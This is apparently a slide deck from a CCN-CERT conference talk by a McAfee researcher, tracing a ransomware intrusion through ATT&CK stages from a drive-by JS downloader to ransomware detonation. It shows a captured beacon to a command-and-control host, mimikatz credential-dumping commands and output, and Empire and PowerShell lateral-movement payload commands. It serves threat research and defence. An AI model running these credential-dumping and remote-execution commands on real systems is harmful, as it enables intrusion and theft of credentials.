



**XIII
JORNADAS
STIC
CCN-CERT**



Anatomy of a real intrusion – APT and crimeware world together for the same objective

**COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD**

#XIIIJORNADASCCNCERT



Marc Rivero López

**McAfee
Advance Threat Research Team**

@seifreed

Índice

- 1. Critical sectors targeted**
- 2. Workflow attack**
- 3. Patient 0 - T1189 Drive-by Compromise**
- 4. First infection - T1090 Connection Proxy**
- 5. Information Harvesting – T1003 Credential Dumping**
- 6. Lateral Movement – T1086 PowerShell**
- 7. Ransomware Detonation – T1486 Data Encrypted for Impact**

Critical sectors targeted

MSSP companies affected by ransomware

Google

mssp ransomware

Q Todo Noticias Imágenes Vídeos Shopping Más Configuración Herramientas

Aproximadamente 11.800 resultados (0,24 segundos)



Computerworld

Ransomware Attacks Involve Fake Microsoft Windows Updates
MSSP Alert (blog) - 20 nov. 2019
Ransomware Attacks Involve Fake Microsoft Windows Updates ... ransomware attacks, according to Trustwave, a Top 200 MSSP for 2019.




Pemex Ransomware Attack: Mexico Oil, Gas Recovery Update
MSSP Alert (blog) - 18 nov. 2019
Pemex Ransomware Attack: Mexico Oil, Gas Recovery Update ... security service providers (MSSPs) for the rising number of blows it's taking ...




Louisiana Ransomware Attack Update: Most State Online ...
MSSP Alert (blog) - 20 nov. 2019
Louisiana state websites and many online government services are available following a ransomware attack shut down state government ...

Workflow attack



Patient 0

T1189 Drive-by Compromise



Patient 0


T1189 Drive-by Compromise

JS downloader will be executed manually by the user

The code's highly obfuscated

The downloader does several checks in the system:

- Physical system or VM
- Check if the C&C it's still alive



Patient 0

T1189 Drive-by Compromise

```
POST /1x1.gif HTTP/1.1
Accept: */*
Content-type: application/x-www-form-urlencoded
Age: dd79b4f87b4ff098
Accept-Language: en-us
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 6bfda196.user3.altcoinfan.com
Content-Length: 72
Connection: Keep-Alive
Cache-Control: no-cache

a=7e22121f154411441640431b04131f17121504101f13171516161b121713101b1a1204HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 22 Nov 2019 21:28:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1
Connection: keep-alive
X-Powered-By: PHP/7.2.24
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST,OPTIONS,DELETE,PUT
```

Patient 0

T1189 Drive-by Compromise

filename:"chrome_" and positives:5+ and tag:text

FILES 113		90 DAYS					
		First submission	Last submission	Submitters			
☐	42f42b0015e03d8e0da536af465cdce8de9337a6cdf3d3dfb0dfd2d29e9c094 C:\temp\virustest\Chrome.Update.56a1ac.js text	5 / 57	55.81 KB	2019-11-18 21:07:42	2019-11-18 21:07:42	1	TXT
☐	cfb4984cccd5f3e7f9852ba80b96c6aee8aff8a220c1437207b0f8a7c211686 Chrome.js text	5 / 58	55.02 KB	2019-11-15 16:50:09	2019-11-15 16:50:09	1	TXT
☐	ad587d084d8e689d481adf4f6db805f3bd75bbcf0690344bb50dcb454d2c6379 ...7d084d8e689d481adf4f6db805f3bd75bbcf0690344bb50dcb454d2c6379.bin text	17 / 58	19.38 KB	2019-05-13 02:21:17	2019-11-14 21:19:52	3	TXT
☐	ea856f07dc7ba8cfefc56756df63d187f9b08e332cb65e8bd53dad9ed598abc6 ...ea856f07dc7ba8cfefc56756df63d187f9b08e332cb65e8bd53dad9ed598abc6 text	7 / 57	211.79 KB	2019-11-12 11:24:19	2019-11-12 11:24:19	1	TXT
☐	798a936e94ca3ea3d737f04c38bc6be6df822e6fac0e80bfbef2a3096ed6a328 ...798a936e94ca3ea3d737f04c38bc6be6df822e6fac0e80bfbef2a3096ed6a328 text	8 / 58	214.78 KB	2019-11-12 11:24:17	2019-11-12 11:24:17	1	TXT
☐	132181ed02efa95a89e95a7a3e6f14911bd980613c0b3360efc66a418ed5bb07 ...81ed02efa95a89e95a7a3e6f14911bd980613c0b3360efc66a418ed5bb07.bin text	20 / 58	37.60 KB	2018-11-08 10:16:07	2019-11-12 00:37:49	2	TXT
☐	168356b9edf0c31d6addbcd3ff3a1f34889d98d0a70a635b7feb7d3d9f198098 %APPDATA%\microsoft\windows\templates\chrome.js text	17 / 59	4.66 KB	2019-09-17 08:20:36	2019-11-11 14:13:01	2	TXT
☐	05a01e53a35a5904d29f379220e17cde91757751e20092beb1f8df2be3a85e95 ...atchv1home372f\chrome\content\ffmpeg\mediawatchv1home372f\action.js text	25 / 59	674.00 B	2019-11-11 04:16:24	2019-11-11 04:16:24	1	TXT
☐	3bd6d5e57c3c1ecf63a23707246271ef1db5e70753458c980a729a76fccd875 Chrome.Update.b9813e.js text	5 / 57	56.24 KB	2019-11-08 10:03:02	2019-11-08 10:03:02	1	TXT


First infection T1090 Connection Proxy

First infection

T1090 Connection Proxy

The user will be infected with one of these 3 possibilities:

- Azorult
- Chthonic
- Dridex



Information Harvesting T1003 Credential Dumping

Information Harvesting

T1003 Credential Dumping

```

.#####.  mimikatz 2.0 alpha (x86) release "Kiwi en C"
## ^ ##
## / \ ##
## \ / ##
'## v ##'
'#####'

/* * *
Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com
http://blog.gentilkiwi.com/mimikatz
with 15 modules

```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```

Authentication Id : 
Session           : 
User Name         : Administrator
Domain            : 
SID               : 

```

```
msv :
[00010000] CredentialKeys
```

```

* NTLM           : 
* SHA1           : 
[00000003] Primary
* Username       : Administrator
* Domain         : 
* NTLM           : 
* SHA1           : 

```

```

tspkg :
wdigest :
* Username       : Administrator
* Domain         : 
* Password       : 

```

```

kerberos :
* Username       : Administrator
* Domain         : 
* Password       : 

```

```

ssp :
credman :

```


Information Harvesting

T1003 Credential Dumping

engines:mimikatz positives:5-

FILES 112				90 DAYS					
				First submission	Last submission	Submitters			
☐	c464f6e128bcc961e14728decab4288badf11a9a5e75fd1c3fcd65f35f49615 NDFWE32.rar rar	4 / 58	110.53 KB	2019-11-21 10:34:34	2019-11-21 10:34:34	1			RAR
☐	c5e7e9c9501f3ba7c148aa306a56f2c0087de4ccd1f72aa747b83c55e92ed317 xpcshell.exe peexe 64bits assembly	1 / 69	173.00 KB	2019-11-17 02:06:07	2019-11-17 02:06:07	1			EXE
☐	a7e1c590c84d189efa0cabcf97a9346993d167cae147558f2e08a009eefa511 xpcshell.exe peexe 64bits assembly	1 / 70	173.00 KB	2019-11-16 13:51:19	2019-11-16 13:51:19	1			EXE
☐	2e016f6e4543f8cab76951596534a380fc8bbbe7698e0864d97a26ab69965ca5 lightroom-versions.exe peexe overlay runtime-modules signed	1 / 70	261.34 KB	2019-11-15 23:35:01	2019-11-15 23:35:01	1			EXE
☐	e41d9005da4692277ad69bd57ccc0301f090fe4b5c959e33943691d721e7a6e9 xpcshell.exe peexe 64bits assembly	1 / 67	173.00 KB	2019-11-15 22:25:48	2019-11-15 22:25:48	1			EXE
☐	2397ea9163b3344ae09f442bdb50226bebd905db8a60daf5857e7608a62236d7 mummelkatzt.7z 7zip	1 / 59	369.96 KB	2019-11-14 15:13:55	2019-11-14 15:13:55	1			7Z
☐	23e322622a1cc48ee0792465101eab3fab4205f56204b5fc4bf938bfc3d433c C:\Users\<USER>\AppData\Local\Temp\7zS0B5035A1\TDADDefls.zip zip contains-pe	1 / 63	1.84 MB	2019-11-13 02:38:45	2019-11-13 02:38:45	1			ZIP
☐	faa8ddeb97c09593ab245fd4ebe3e4968b7d6e7d8459517e2ce1049c93ae50d hugo_0.59.1_Windows-64bit.zip zip contains-pe	2 / 60	12.16 MB	2019-10-31 18:51:35	2019-11-12 12:04:25	2			ZIP
☐	f7033c0489fbec085b5bbde06618cea1d6102926be33e6b8587d483033994cad 360base.7z 7zip	2 / 57	21.87 MB	2019-11-12 09:51:33	2019-11-12 09:51:33	1			7Z

Information Harvesting

T1003 Credential Dumping

Mimikatz

Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks. ^[1] ^[2]

ID: S0002

Type: TOOL

Platforms: Windows

Contributors: Vincent Le Toux

Version: 1.1

Techniques Used

ATT&CK™ Navigator Layers ▾

Domain	ID	Name	Use
Enterprise	T1098	Account Manipulation	The Mimikatz credential dumper has been extended to include Skeleton Key domain controller authentication bypass functionality. The <code>LSADUMP::ChangeNTLM</code> and <code>LSADUMP::SetNTLM</code> modules can also manipulate the password hash of an account without knowing the clear text value. ^[2] ^[7]
Enterprise	T1003	Credential Dumping	Mimikatz performs credential dumping to obtain account and password information useful in gaining access to additional systems and enterprise network resources. It contains functionality to acquire information about credentials in many ways, including from the LSA, SAM table, credential vault, DCSync/NetSync, and DPAPI. ^[1] ^[8] ^[9] ^[4]
Enterprise	T1081	Credentials in Files	Mimikatz's <code>DPAPI</code> module can harvest protected credentials stored and/or cached by browsers and other user applications by interacting with Windows cryptographic application programming interface (API) functions. ^[2] ^[5]
Enterprise	T1207	DCShadow	Mimikatz's <code>LSADUMP::DCShadow</code> module can be used to make AD updates by temporarily setting a computer to be a DC. ^[1] ^[2]
Enterprise	T1075	Pass the Hash	Mimikatz's <code>SEKURLSA::Pth</code> module can impersonate a user, with only a password hash, to execute arbitrary commands. ^[2] ^[4]
Enterprise	T1097	Pass the Ticket	Mimikatz's <code>LSADUMP::DCSync</code> , <code>KERBEROS::Golden</code> , and <code>KERBEROS::PTT</code> modules implement the three steps required to extract the krbtgt account hash and create/use Kerberos tickets. ^[2] ^[3] ^[6] ^[4]
Enterprise	T1145	Private Keys	Mimikatz's <code>CRYPTO::Extract</code> module can extract keys by interacting with Windows cryptographic application programming interface (API) functions. ^[2]
Enterprise	T1101	Security Support Provider	The Mimikatz credential dumper contains an implementation of an SSP. ^[1]
Enterprise	T1178	SID-History Injection	Mimikatz's <code>MISC::AddSid</code> module can append any SID or user/group account to a user's SID-History. Mimikatz also utilizes SID-History Injection to expand the scope of other components such as generated Kerberos Golden Tickets and DCSync beyond a single domain. ^[2] ^[3]

Information Harvesting

T1003 Credential Dumping

Groups That Use This Software

ID	Name	References
G0049	OilRig	[9] [10] [11]
G0007	APT28	[12]
G0003	Cleaver	[13]
G0059	Magic Hound	[11]
G0008	Carbanak	[14]
G0006	APT1	[15]
G0077	Leafminer	[16]
G0045	menuPass	[17]
G0060	BRONZE BUTLER	[18] [19]
G0032	Lazarus Group	[20]
G0050	APT32	[21] [22] [23]
G0079	DarkHydrus	[24] [9]
G0004	Ke3chang	[25]
G0010	Turla	[26] [27]
G0069	MuddyWater	[28]
G0076	Thrip	[29]
G0016	APT29	[30]
G0080	Cobalt Group	[31] [32] [33]
G0082	APT38	[34]

G0011	PittyTiger	[35]
G0027	Threat Group-3390	Threat Group-3390 has used a modified version of Mimikatz called Wrapikatz. ^{[36][37]}
G0086	Stolen Pencil	[38]
G0087	APT39	[39]
G0064	APT33	[40]
G0088	TEMP.Veles	[41]
G0093	Soft Cell	[42]
G0037	FIN6	[43]
G0096	APT41	[44]

Lateral Movement T1086 PowerShell

Lateral Movement

T1086 PowerShell

Description:

Executes a stager on remote hosts using PSRemoting.

Options:

Name	Required	Value	Description
----	-----	-----	-----
Listener	True		Listener to use.
CredID	False		CredID from the store to use.
ComputerName	True		Host[s] to execute the stager on, comma separated.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserName	False		[domain\]username to use to execute command.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Password	False		Password to use to execute command.
Agent	True	TMH3HYN4D4TSNE	Agent to run module on.

```
(Empire: lateral_movement/invoke_psremoting) > set Listener test
(Empire: lateral_movement/invoke_psremoting) > set ComputerName PRIMARY.testlab.local
(Empire: lateral_movement/invoke_psremoting) > execute
(Empire: lateral_movement/invoke_psremoting) > [+] Initial agent R3CHXPZ2VAULVZYS from 192.168.52.100
```

Lateral Movement

T1086 PowerShell

```
PS 1>: help 6
```

Lateral Movement:

```
=====
Invoke-RunasPayload -User <user> -Password '<pass>' -Domain <dom>
Invoke-RunasProxyPayload -User <user> -Password '<pass>' -Domain <dom>
Invoke-RunasDaisyPayload -User <user> -Password '<pass>' -Domain <dom>
Invoke-DCOMPayload -Target <ip>
Invoke-DCOMProxyPayload -Target <ip>
Invoke-DCOMDaisyPayload -Target <ip>
Invoke-PsExecPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash <hash-optional>
Invoke-PsExecProxyPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash <hash-optional>
Invoke-PsExecDaisyPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash <hash-optional>
Invoke-WMIPayload -Target <ip> -Domain <dom> -Username <user> -Password '<pass>' -Hash <hash-optional>
Invoke-WMIProxyPayload -Target <ip> -Domain <dom> -User <user> -pass '<pass>' -Hash <hash-optional>
Invoke-WMIDaisyPayload -Target <ip> -Domain <dom> -user <user> -pass '<pass>'
Invoke-WinRMSession -IPAddress <ip> -user <dom\user> -pass <pass>
```


